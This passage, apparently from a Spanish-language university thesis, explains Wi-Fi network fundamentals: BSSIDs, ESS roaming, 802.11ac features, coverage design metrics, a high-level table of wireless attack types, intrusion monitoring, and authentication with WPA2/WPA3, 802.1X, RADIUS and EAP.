
Name	MAC addr	SSID	Chan(Width)
Wifi1	c413:e204:2f60		48(20MHz)
Wifi1.1	c413:e204:2f64	green	48(20MHz)
Wifi1.2	c413:e204:2f65	blue	48(20MHz)
Wifi1.3	c413:e204:2f66	red	48(20MHz)

Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 259), por Coleman y Westcott, 2021, SYBEX.

Pero el motivo es por qué se necesitan más subinterfaces del BSSID es debido a que algunos proveedores de Wi-Fi permiten crear diferentes WLAN al mismo tiempo. En la Figura 10 podemos verificar este caso en el que existen múltiples WLAN dentro del área de cobertura de un AP cada uno con su SSID y BSSID únicos (Coleman & Westcott, 2021).

Figura 10

BSSIDs




Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 260), por Coleman y Westcott, 2021, SYBEX.

2.3.6. Conjunto de Servicios Extendidos (ESS)

Son dos o más conjuntos de servicios básicos configurados de manera idéntica conectado por un medio del sistema de distribución, siendo el ESS una colección de múltiples AP's con sus respectivas estaciones clientes asociadas. En la Figura 11 se tiene un ejemplo común de celdas de coberturas superpuestas con el propósito de brindar el servicio de roaming continuo a las estaciones conectadas y de esta manera no perder el servicio (Coleman & Westcott, 2021).

Figura 11

ESS con roaming continuo




Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 261), por Coleman y Westcott, 2021, SYBEX.

Si bien el roaming continuo es un aspecto clave en el diseño de una WLAN, no existe la necesidad de que esto ocurra siempre, como por ejemplo en la Figura 12 que se tiene múltiples AP's en los que sus celdas de cobertura no se superponen, por lo que al salir de la zona de cobertura del primer AP perderá conectividad, pero al momento de entrar al área de cobertura del segundo AP la conectividad se restablecerá, este método es conocido como roaming nómada (Coleman & Westcott, 2021).

Figura 12

ESS con roaming nómada



Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 262), por Coleman y Westcott, 2021, SYBEX.

2.4. 802.11AC (Wi-Fi 5)


A finales del año 2012 se lanza un nuevo estándar conocido como IEEE Std. 802.11ac que viene siendo una mejora del estándar 802.11n. Se define mejores de muy alto rendimiento (VHT) trabajando por debajo de los 6 GHz. Este estándar utiliza la banda de frecuencias de 5 GHz el que ofrece más canales y es menos utilizado tal como 802.11a/n. Como principales ventajas tenemos su alta velocidad de transmisión de datos alcanzando los 1.3 Gbps debido al movimiento de información vía tres flujos con 433 Mbps cada vía. Otra de las mejoras es que puede alcanzar un rango máximo de 90 a 100 metros. También se llega a utilizar el beamforming que es la tecnología que permite a los equipos de red redirigir las ondas de radio de una manera más precisa. El estándar 802.11ac utiliza anchos de canal de 20, 40, 80 hasta 160 MHz cuatro veces mayor que 802.11n y una modulación de 256-QAM que aumenta un 30% en la velocidad con respecto a sus antecesores. El rendimiento muy alto ofrece el uso de la tecnología MU-MIMO correspondiente a multiusuarios por lo que un punto de acceso puede transmitir la señal a múltiples usuarios por medio un solo canal simultáneamente (Coleman & Westcott, 2021).

2.4.1. Multiplexación por División de Frecuencias Ortogonales (OFDM)

OFDM es una de las técnicas de las comunicaciones más utilizado y popular, es utilizado tanto en comunicaciones cableadas como inalámbricas, es un esquema de modulación que usa varias portadoras de diferentes frecuencias para transmitir flujos de datos a grandes velocidades sobre selectivos canales de frecuencia, OFDM tiene propiedades de baja potencia de transmisión y utilizar más ancho de banda que necesita para la transmisión de datos. En la Figura 13 se puede evidenciar que las subportadoras nunca llegan a sobreponerse debido a que sus puntos máximos coinciden con los puntos mínimos de otra subportadora (Moreno, 2018).

Figura 13

Representación de subportadoras ortogonales



Nota. Tomado de *Simulación de un sistema OFDM con diversidad de antena en la recepción usando Matlab* (p. 31), por Moreno, 2018, Escuela Politécnica Nacional.

2.4.2. Multiple Input Multiple Output (MIMO)


MIMO (Múltiple Entrada Múltiple Salida) es la manera en la que las ondas de transmisión y recepción de las antenas es manejada. En el envío de información inalámbrica tradicional la señal es afectada por reflexiones ocasionando degradación o corrupción de esta lo que se traduce a una pérdida de datos, MIMO suele aprovechar los fenómenos físicos tal como la propagación por multitrayectoria de esta se incrementa la tasa de transmisión y así

reducir la tasa de errores. La tecnología MIMO divide los datos que se van a transmitir en fragmentos más pequeños para que de esta manera sean enviados de manera simultánea mediante el uso de múltiples antenas ilustrado en la Figura 14, después en el destino el paquete es recompuesto en su forma inicial lo que optimiza la transferencia. Esto aumenta la eficiencia espectral de la comunicación inalámbrica, además el uso de varias antenas aumenta la velocidad, mejora el alcance y la confiabilidad (Coleman & Westcott, 2021).

El estándar 802.11ac se permite hasta 8 flujos espaciales MIMO lo que se traduce a una mejora en el doble a su antecesor, además implementa un conjunto de la tecnología MIMO avanzada que es el modo MU-MIMO (Multi Usuario MIMO), en el que las antenas disponibles son repartidas entre una multitud de puntos de acceso independientes y terminales de radio independientes. MU-MIMO aplica SDMA (Acceso Múltiple por División Espacial) en una versión extendida para permitir que múltiples transmisores envíen señales separadas y múltiples receptores reciban señales separadas simultáneamente en la misma banda (CISCO, 2018a).

Figura 14

MU-MIMO usando una combinación de formación de haces y dirección nula para múltiples clientes en paralelo




Nota. Tomado de 802.11ac: *The Fifth Generation of Wi-Fi* (p. 18), por CISCO, 2018.

2.4.3. Beamforming

Por lo general las antenas de las estaciones base emiten la señal Wi-Fi constante, pero en todas las direcciones, pero las antenas con tecnología beamforming son más inteligentes que permiten saber en qué lugar de la red se encuentra el dispositivo con 802.11 ac, luego el router redirige la señal hacia ese dispositivo para que la señal que reciba sea más fuerte, clara y rápida tal como lo ilustra la Figura 15 (Toquero, 2017).

Figura 15

Tecnología Beamforming



Nota. Tomado de *Simulación de WLAN basada en el estándar IEEE 802.11ac* (p. 38), por Toquero J., 2017, Universidad Carlos III de Madrid.

2.5. Conceptos de Diseño WLAN

El diseño de una red inalámbrica abarca desde una simulación inicial de cobertura, recogida de datos, planificación hasta la implementación. Para poder diseñar una Red inalámbrica funcional debemos hacer una evaluación de necesidades como la densidad de usuarios, ancho de banda esperado o qué tipo de red será si Indoor (Interior) u Outdoor (Exterior).

2.5.1. Diseño de Cobertura WLAN

Para diseñar una WLAN se debe tener en cuenta varios factores esenciales, a lo contrario de lo que muchos piensan lo primordial no es la zona de cobertura para que los

clientes puedan comunicarse, lo ideal es proporcionar una conectividad de datos de alta velocidad para los clientes, así como un roaming sin inconvenientes, Wi-Fi lo que busca es tanto cobertura como capacidad. Si bien mientras más fuerte es la señal de radio frecuencia de un AP mayor cobertura se tendrá para los usuarios inalámbricos, por lo que se usa AP's para delimitar áreas geográficas más pequeñas o microceldas para permitir mayor cobertura que una celda grande, a esto también hay que tomar en cuenta la asignación de los canales de frecuencia con los que se va a trabajar para evitar cualquier tipo de interferencia entre ellos (Coleman & Westcott, 2021).

2.5.1.1. Señal Recibida

Tal como lo ilustra la Tabla 1 dependiendo de la proximidad entre un AP y un cliente inalámbrico, una radio 802.11 puede recibir una señal entrante entre los -30dBm y el ruido de fondo. Al momento de diseñar para la cobertura lo normal es tener una señal recibida de -70dBm o más fuerte es considerado una señal recibida de calidad (Coleman & Westcott, 2021).

Tabla 1

Potencia de señal recibida

Calidad	dBm	mW
Muy fuerte	-30	1/1000 de 1 milivatio
Muy fuerte	-40	1/10000 de 1 milivatio
Muy fuerte	-50	1/100000 de 1 milivatio
Muy fuerte	-60	1/1000000 de 1 milivatio
Fuerte	-70	1/10000000 de 1 milivatio
Justo	-80	1/100000000 de 1 milivatio
Débil	-90	1/1000000000 de 1 milivatio
Muy débil	-95	Ruido de fondo

Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 203), por Coleman y Westcott, 2021, SYBEX.


Claro está que no todos los dispositivos trabajan de la misma manera por lo que tendrán diferentes umbrales de sensibilidad de recepción por lo que se asignarán diferentes velocidades de datos, es decir si dos radios clientes reciben la misma intensidad de Radiofrecuencia (RF) pueden usar diferentes velocidades para modulación y demodulación. A pesar de estas variaciones entre los equipos existe un común denominador, una señal de -70dBm o superior garantiza que la radio cliente utilizará la velocidad de datos más alta que el cliente sea capaz de usar (Coleman & Westcott, 2021).

2.5.1.2. Relación Señal/Ruido (SNR)

La SNR no es en realidad una relación, sino que es la diferencia existente en decibeles entre la señal recibida y el ruido de fondo medido en dBs en un punto determinado en el medio de transmisión, tal como lo ilustra la Figura 16. Si una radio 802.11 recibe una señal de -70 dBm y el ruido es de -95 dBm, la diferencia entre la señal recibida y el ruido de fondo es de 25 dB, es decir la SNR es igual a 25 dB (Coleman & Westcott, 2021).

Figura 16

Relación señal/ruido




Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 130), por Coleman y Westcott, 2021, SYBEX.

Con una SNR muy baja los datos pueden corromperse, si la amplitud del ruido es demasiado cercana a la amplitud de la señal recibida se van a producir daños en los datos. Una señal de 25 dB o superior es considerada una señal de buena calidad, por lo contrario, una señal de 10 dB o inferior es considerado mala calidad de señal y se tendrá

retransmisiones de hasta el 50%. Como se muestra en la Figura 17 para garantizar que las tramas no se dañen debido a un SNR baja, la mayoría de los proveedores recomiendan una SNR mínima de 20 dB (Coleman & Westcott, 2021).

Figura 17

Recomendaciones SNR



Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 502), por Coleman y Westcott, 2021, SYBEX.

2.5.1.3. Potencia de Transmisión

Un factor determinante al momento de diseñar una WLAN es la potencia de transmisión de los AP's, aunque la mayoría de los puntos de acceso para interiores pueden ser configurados con potencias de hasta 100mW lo cierto es que no se debe configurar al máximo de potencia, debido a que dará como resultado una gran cobertura, pero no cumplirá con necesidades de capacidad, también aumentará la interferencia cocanal aumentando una sobrecarga innecesaria incluso afectando negativamente en el roaming (Coleman & Westcott, 2021).

Por todas estas razones lo recomendable es utilizar al AP en un cuarto o en un tercio de la potencia máxima de transmisión. En algunos casos es necesario tener el nivel de potencia al nivel más bajo de 1mW debido a entornos de alta densidad. Otro factor para tomar en cuenta es el nivel de potencia del cliente, o el vínculo entre el AP y el cliente debe tener la misma potencia, por lo general la mayoría de los clientes como teléfonos inteligentes

o tabletas transmiten a potencias de 15mW o 20mW, esto debido a que los clientes son móviles la interferencia cocanal es causada por la falta de coincidencia de potencia (Coleman & Westcott, 2021).

2.6. Ataques Inalámbricos, Monitoreo y Política de Intrusiones

Existe una gran variedad de posibles ataques en contra de las redes inalámbricas 802.11, teniendo la posibilidad de que en algunos casos se puede solucionar mediante métodos de encriptación y autenticación, pero en otros casos solo se puede detectar el ataque, pero no prevenirlos (Coleman & Westcott, 2021).

2.6.1. Ataques Inalámbricos

La función principal de una WLAN es proporcionar un portal a una infraestructura de red cableada, este portal es el que debe ser protegido mediante métodos de autenticación para que solo los usuarios autorizados y legítimos puedan tener acceso a los recursos de la red. En caso de que este portal no se encuentre debidamente protegido, los riesgos que puede generar esto son infinitos dado que cualquier intruso podría obtener datos personales, datos financieros, secretos corporativos, etc. De igual manera si el portal no se encuentra debidamente asegurado los intrusos pueden causar daños al cargar datos como virus, caballos de troya, registradores de pulsaciones de teclas, incluso spam todo esto a través de una puerta de enlace no segura (Dalal et al., 2021). Cualquier tipo de datos que son enviados por el medio físico aire puede ser capturada y de esta manera ser comprometidos, si no se protege de una manera debida es posible acceder a la gestión de los equipos Wi-Fi, con las debidas herramientas es posible negar el servicio a usuarios legítimos a los recursos de la red. Tal como se observa en la Tabla 2 se puede diferenciar los tipos de ataques a redes inalámbricas existentes que se encuentran hoy en día cada uno con una definición de como son los ataques (Intedya, 2022).

Tabla 2*Tipos de ataques a redes inalámbricas*

Ataques a redes inalámbricas		
Tipos de ataque	Técnicas Empleadas	Definición
Ataques sin conocimiento de claves	Snooping	Se basa en ataques con tarjetas Wi-Fi modificadas por software o hardware para la obtención de datos.
	Sniffing	Se trata de una técnica utilizada para escuchar todo lo que ocurre dentro de una red.
	AP's Maliciosos	Se basa en instalar AP's en la cercanía de una red permitiendo el acceso a redes privadas a personal no autorizado.
	Man-in-the-Middle	Se basa en un atacante cuando se sitúa entre el servidor y el usuario para interceptar información.
	Pishing	Se basa en enviar mensajes suplantando una identidad legítima.
	Evil Twin	Se basa en suplantar redes inalámbricas y monitorear la actividad.
	Masquerading y MAC Spoofing	Consiste en emplear técnicas de hacking de forma maliciosa para suplantar la identidad.
	Negación de Servicio (DoS) y DDoS	Consiste en atacar un servidor web al mismo tiempo desde muchos equipos para provocar denegación de servicio.
	Inyección de Tráfico	Se realiza en contra de AP's expuestos a tráfico de red no filtrado realizando denegación de servicio.

	Ataque de Fuerza Bruta	Se basa en adivinar la contraseña mediante ensayo y error.
Ataques hacia las claves	Ataque de Diccionario	Se utiliza un software para averiguar la contraseña de manera automática.
	Ataques Algorítmicos	Se basa en ataques que intentan romper el algoritmo en el proceso de encriptación que puedan exponer el valor de la clave.

Nota. Tomado de *Guía de Ciberseguridad* (p. 4-26), por Intedya, 2022.

2.6.2. Monitoreo de Intrusiones

Cada vez es más necesario realizar el monitoreo de nuestras redes de una manera constante por los diferentes tipos de ataques que pueden causar diferentes problemas. Empresas que tienen desplegadas redes inalámbricas para su movilidad y acceso, por lo que muchas de estas redes ejecutan un sistema de detección de intrusos inalámbricos (WIDS) para poder monitorear los posibles ataques. Estos sistemas han ido evolucionando para prevenir y mitigar varios de los ataques inalámbricos más conocidos, por lo que la mayoría de los proveedores de WLAN llaman a estas soluciones sistemas de prevención de intrusiones inalámbricas (WIPS). Estos monitoreos y prevención de ataques reducen el tiempo y gastos necesarios para mantener a la red inalámbrica saludable y segura (Coleman & Westcott, 2021).

2.6.3. Políticas de Seguridad Inalámbrica

La política de seguridad es un conjunto de normas aplicables a todas las actividades del sistema y recursos pertenecientes a una organización esto incluido la seguridad de la red (IBM, 2021). El asegurar una red inalámbrica, así como monitorear las amenazas son necesidades absolutas y prioritarias, pero esto sería inútil sin la implementación de las políticas de seguridad adecuadas.

Hoy en día son más las empresas que modifican sus políticas de uso de la red para incluir una sección de política inalámbrica (Coleman & Westcott, 2021), esto para definir lo que se desea proteger y lo que se espera de los usuarios como sus responsabilidades de proteger la información confidencial, así como la efectividad de las medidas de seguridad que se tiene en la red inalámbrica para determinar si existe algún tipo de atacante que intenta burlar las defensas de la red (IBM, 2021).

2.7. Conceptos Básicos de Seguridad 802.11

Para poder proteger una red inalámbrica 802.11 es requerido los siguientes cinco componentes principales:

- Privacidad e integridad de datos
- Autenticación, Autorización y Contabilidad (AAA)
- Segmentación
- Supervisión
- Política

Debido a que los datos son transmitidos en el aire, es necesario una protección adecuada para garantizar la privacidad de datos, siendo necesario un cifrado fuerte. La seguridad de las WLAN tiene mala reputación debido a los mecanismos débiles de seguridad implementados originalmente, sin embargo, la enmienda 802.11i definió una red de seguridad robusta (RSN). Hablando de seguridad en 802.11 las certificaciones de seguridad WPA2 o WPA3 de Wi-Fi Alliance deben considerarse la autoridad final. Si al momento de aplicar soluciones de encriptación y autenticación robustas una red inalámbrica puede ser igual de segura o incluso mayor que los segmentos cableados (Coleman & Westcott, 2021).

2.7.1. Privacidad de Datos e Integridad

Las redes inalámbricas operan en bandas de frecuencia sin licencia por el medio físico aire, entonces proteger la privacidad en redes cableadas es más sencillo porque el acceso al medio se encuentra más restringido, mientras que para las transmisiones inalámbricas el acceso está disponible para toda aquella persona que se encuentra dentro del rango de escucha del dispositivo, por lo que el uso de tecnologías de cifrado es necesario para poder garantizar una privacidad de datos adecuada. El objetivo de la criptografía es tomar fragmentos de información y mediante algún proceso o algoritmo, transformar un texto sin formato a un texto cifrado o también conocido como cifrado mientras que el proceso inverso es el descifrado. Los dos cifrados más comunes para la protección de datos son el algoritmo ARC4⁶ y el AES⁷ (Coleman & Westcott, 2021).

2.7.2. Autenticación, Autorización y Contabilidad (AAA)

La AAA es un concepto conocido como un pilar fundamental en la seguridad informática que define la protección de los recursos de la red (Coleman & Westcott, 2021).

Autenticación: es la seguridad de que el recurso situado al otro extremo de la sesión es realmente quien dice ser mediante la identidad, esto se verifica con las credenciales tales como nombre de usuario, contraseñas o certificados digitales. Sistemas actuales utilizan autenticación multifactor que requiere de por lo menos dos diferentes tipos de credenciales.

Autorización: determina si el dispositivo del usuario se encuentra autorizado para tener acceso a los recursos de la red, incluye la identificación del dispositivo en uso ya sea una laptop, smartphone o Tablet, normalmente la autorización se realiza en el contexto de la autenticación.

⁶ Alleged-Rivest Cipher 4 es un algoritmo de encriptación simétrico rápido y fácil de implementar.

⁷ Estándar de Cifrado Avanzado es un esquema de cifrado por bloques.

Contabilidad: se realiza un seguimiento del uso de los recursos de la red por parte de los usuarios y los dispositivos, con esto se realiza un registro histórico de cuándo, dónde y qué recurso fue utilizado.

2.7.3. Seguridad Robusta

En el estándar 802.11-2020 utiliza diferentes métodos de autenticación uno para uso empresarial y uno para uso doméstico, el uso de la autenticación 802.1X/EAP es definida en este actual estándar, así como el uso de una clave precompartida o una contraseña. 802.1X/EAP es un método de autenticación fuerte implementado mayoritariamente en empresas, mientras que para oficinas pequeñas y oficinas del hogar se implementa la autenticación PSK⁸ al ser menos compleja. Se debe tener métodos sólidos y dinámicos para la generación de claves de cifrado y así aumentar la seguridad, por lo que CCMP⁹/AES es el predeterminado para esto y TKIP¹⁰/ARC4 usado como método opcional (Coleman & Westcott, 2021).

La Wi-Fi Alliance presentó la certificación Wi-Fi Protected Access (WPA) como una instantánea de 802.11i, donde solo la generación de clave de cifrado dinámico TKIP/ARC4 es admitida. Una vez que la enmienda 802.11i fue ratificada, la Wi-Fi Alliance presentó la certificación WPA2 que es compatible con la generación de claves de cifrado dinámicas CCMP/AES y TKIP/RC4. Tal como se indica en la Tabla 3 se tiene una comparativa de los diversos estándares de seguridad 802.11 y certificaciones de seguridad de Wi-Fi Alliance (Coleman & Westcott, 2021).

⁸ Pre-Shared Key es una clave secreta compartida entre dos partes usando un canal seguro.

⁹ Cipher Block Chaining Message Authentication Code Protocol es un método de encriptación usado en 802.11i.

¹⁰ Temporal Key Integrity Protocol es un método de seguridad usado para mejorar el cifrado en redes Wi-Fi.

Tabla 3*Comparación de los estándares de seguridad y certificaciones*

IEEE	Certificación de Alianza Wi-Fi	Método de Autenticación	Método de Encriptación	Cifrado	Generación de Llave
802.11	Ninguna	Sistema abierto o Llave compartida	WEP	ARC4	Estático
	WPA- Personal	Llave precompartida	TKIP	ARC4	Dinámico
	WPA- Empresarial	802.1X/EAP	TKIP	ARC4	Dinámico
802.11-2020 (RSN)	WPA2- Personal	Llave precompartida	CCMP (obligatorio)	AES (obligatorio)	Dinámico
			TKIP (opcional)	ARC4 (opcional)	
	WPA3- Personal	Autenticación simultánea de iguales (SAE)	CCMP (obligatorio)	AES (obligatorio)	Dinámico
			TKIP (opcional)	ARC4 (opcional)	
WPA3- Empresarial	802.1X/EAP	CCMP (obligatorio)	AES (obligatorio)	Dinámico	

Nota. Tomado de *Certified Wireless Network Administrator Study Guide* (p. 737), por Coleman y Westcott, 2021, SYBEX.

2.7.4. Métodos de Autenticación en Redes Inalámbricas

2.7.4.1. 802.1X

Es un protocolo diseñado por la IEEE capaz de brindar seguridad en la capa de acceso a la red, se encuentra basado en la autenticación de puertos es decir bloquea todas las conexiones de los dispositivos que no se encuentren autorizados dentro de la red, es utilizado en algunos puntos inalámbricos cerrados basado en EAP, de esta manera se corrige las

posibles deficiencias de seguridad de WEP¹¹. La autenticación es realizada por terceros tal como un servidor RADIUS, esto permite una autenticación mutua robusta utilizando protocolos como EAP-TLS (Silvera, 2022).

- RADIUS (Remote Authentication Dial In User Service)

Tal como su nombre lo indica RADIUS es un protocolo de autenticación y autorización principalmente utilizado para aplicaciones de acceso a la red o movilidad IP, el número de puerto oficialmente asignado para RADIUS es el 1812 (Rigney, C., Willens, S., Rubens, A., & Simpson, 2023), básicamente al momento de realizar una conexión se deberá ingresar un nombre de usuario y una contraseña, esta información será enviada al servidor RADIUS que analiza la información se correcta y autoriza el acceso al sistema (Espinel, 2019).

Las características claves de RADIUS son:

- Modelo Cliente/Servidor

En este modelo el cliente es responsable de enviar la información del usuario a los servidores RADIUS, y luego actuar sobre la respuesta que se devuelve. Los servidores RADIUS son los encargados de recibir las solicitudes de conexión por parte del usuario, autenticando al usuario y luego devolviendo toda la información de configuración necesaria para que el cliente entregue servicio al usuario (Franco, 2022).

- Seguridad de la red

Las transacciones entre el servidor RADIUS y el cliente son autenticados mediante el uso de una llave compartida, que nunca se ha enviado a través de la red. Además, las

¹¹ Wired Equivalent Privacy es un protocolo que permite cifrar la información que se transmite incluido en el estándar IEEE 802.11.

contraseñas de los usuarios son enviadas de manera encriptada entre el cliente y el servidor RADIUS, esto para eliminar la posibilidad de que alguien husmeando en una red no segura pueda determinar la contraseña de un usuario (Franco, 2022).

- Mecanismos de autenticación flexibles

Para el caso de mecanismos de autenticación para usuarios el servidor RADIUS puede admitir una gran variedad de métodos como PPP, PAP o CHAP, UNIX inicio de sesión y otros mecanismos de autenticación, con solo proporcionar un nombre de usuario y contraseña original brindada por el usuario (Franco, 2022).


- Protocolo extensible

Todas las transacciones se componen de atributos, longitud y valor. Es posible agregar nuevos valores de atributo sin alterar las implementaciones existentes del protocolo (Franco, 2022).

RADIUS es un protocolo destacado debido a que ofrece seguridad, flexibilidad, capacidad de expansión y una simplificada administración. El procedimiento realizado por el servidor RADIUS es tal como lo ilustra la Figura 18 en el que son incluidos diferentes requerimientos de seguridad como la autenticación entre cliente y servidor para proporcionar acceso a los recursos de red (Franco, 2022).

Figura 18

Protocolo RADIUS



Nota. Tomado de *Análisis De Factibilidad Del Uso De Autenticación Radius En Redes Wireless Mediante Validación De Usuario* (p. 22), por Franco Enrique, 2022, Universidad de Guayaquil.


2.7.4.2. Autenticación EAP

El Protocolo Extensible de Autenticación es utilizado en redes inalámbricas del tipo punto a punto siendo éste el estándar oficial dado a que fueron adoptados de sus mecanismos de autenticación como lo son: EAP-MD5, EAP-LEAP, EAP-FAST, EAP-TLS, PEAP. EAP ofrece un mecanismo seguro para la autenticación al momento de establecer comunicación en las redes inalámbricas llegando al punto de poder establecer una contraseña única usando el cifrado TKIP o AES (Franco, 2022).

